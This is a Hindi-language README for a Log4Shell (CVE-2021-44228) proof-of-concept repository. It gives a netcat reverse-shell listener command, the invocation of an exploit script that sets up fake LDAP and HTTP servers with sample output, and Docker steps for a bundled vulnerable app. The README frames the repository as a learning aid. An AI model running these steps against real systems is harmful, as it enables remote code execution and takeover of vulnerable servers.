
 yanghyperdata/logj4_pocshell_cve-2021-44228
CVE-2021-44228 (Log4Shell) के लिए प्रूफ-ऑफ-कॉन्सेप्ट शोषण जो कमजोर Java अनुप्रयोग को रिवर्स शेल पेलोड देने के लिए LDAP और HTTP सर्वर को स्वचालित करता है।

हाल ही में पाई गई CVE-2021-44228 भेद्यता के लिए एक प्रूफ-ऑफ-कॉन्सेप्ट।
हाल ही में log4j में एक नई भेद्यता पाई गई, जो एक जावा लॉगिंग लाइब्रेरी है जिसका व्यापक रूप से elasticsearch, minecraft और कई अन्य में उपयोग किया जाता है।
इस रिपॉजिटरी में एक उदाहरण भेद्य अनुप्रयोग और इसका प्रूफ-ऑफ-कॉन्सेप्ट (POC) शोषण शामिल है।
POC के रूप में एक पायथन फ़ाइल है जो प्रक्रिया को स्वचालित करती है।
pip install -r requirements.txt
nc -lvnp 9001
jdk1.8.0_20 होना चाहिए और उसी निर्देशिका में होना चाहिए।$ python3 poc.py --userip localhost --webport 8000 --lport 9001
[!] CVE: CVE-2021-44228
[+] Exploit java class created success
[+] Setting up fake LDAP server
Listening on 0.0.0.0:1389
यह स्क्रिप्ट आपके लिए HTTP सर्वर और LDAP सर्वर सेट अप करेगी, और यह वह पेलोड भी बनाएगी जिसे आप भेद्य पैरामीटर में पेस्ट कर सकते हैं। इसके बाद, यदि सब कुछ ठीक रहा, तो आपको lport पर एक शेल मिलनी चाहिए।
एक Dockerfile है जिसमें भेद्य वेबएप्प है। आप नीचे दिए गए चरणों का पालन करके इसका उपयोग कर सकते हैं:
1: docker build -t log4j-shell-poc .
2: docker run --network host log4j-shell-poc
एक बार यह चलने के बाद, आप इसे localhost:8080 पर एक्सेस कर सकते हैं।
Oracle कृपया पिछले सभी जावा संस्करणों के लिए एक आर्काइव प्रदान करता है:
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html.
8u20 तक नीचे स्क्रॉल करें और अपने ऑपरेटिंग सिस्टम और हार्डवेयर के लिए उपयुक्त फ़ाइलें डाउनलोड करें।

नोट: पैकेज डाउनलोड करने में सक्षम होने के लिए आपको एक खाता बनाना होगा।
एक बार जब आप आर्काइव डाउनलोड और निकाल लेते हैं, तो आप jdk1.8.0_20/bin में java और कुछ संबंधित बाइनरी पा सकते हैं।
नोट: इसके काम करने के लिए jdk फ़ोल्डर को इसी नाम से इस रिपॉजिटरी में निकालना सुनिश्चित करें।
❯ tar -xf jdk-8u20-linux-x64.tar.gz

❯ ./jdk1.8.0_20/bin/java -version
java version "1.8.0_20"
Java(TM) SE Runtime Environment (build 1.8.0_20-b26)
Java HotSpot(TM) 64-Bit Server VM (build 25.20-b23, mixed mode)
यह रिपॉजिटरी CVE-2021-44228 के लिए एक-क्लिक शोषण के रूप में अभिप्रेत नहीं है। इस परियोजना का उद्देश्य लोगों को इस भेद्यता के बारे में सीखने में मदद करना है, और शायद अपने स्वयं के अनुप्रयोगों का परीक्षण करना है (हालांकि इस उद्देश्य के लिए बेहतर अनुप्रयोग हैं, जैसे: https://log4shell.tools/)।
